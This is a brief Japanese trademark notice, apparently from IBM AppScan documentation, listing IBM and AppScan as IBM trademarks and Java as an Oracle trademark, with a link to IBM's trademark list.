IBM、IBM ロゴ、ibm.com、AppScan は、世界の多くの国で登録されたInternational Business Machines Corporationの商標です。他の製品名およびサービス名等は、それぞれIBMまたは各社の商標である場合があります。現時点での IBM の商標リストについては、[www.ibm.com/legal/copytrade.shtml](http://www.ibm.com/legal/copytrade.shtml)をご覧ください。

JavaおよびすべてのJava関連の商標およびロゴは Oracleやその関連会社の商標または登録商標です。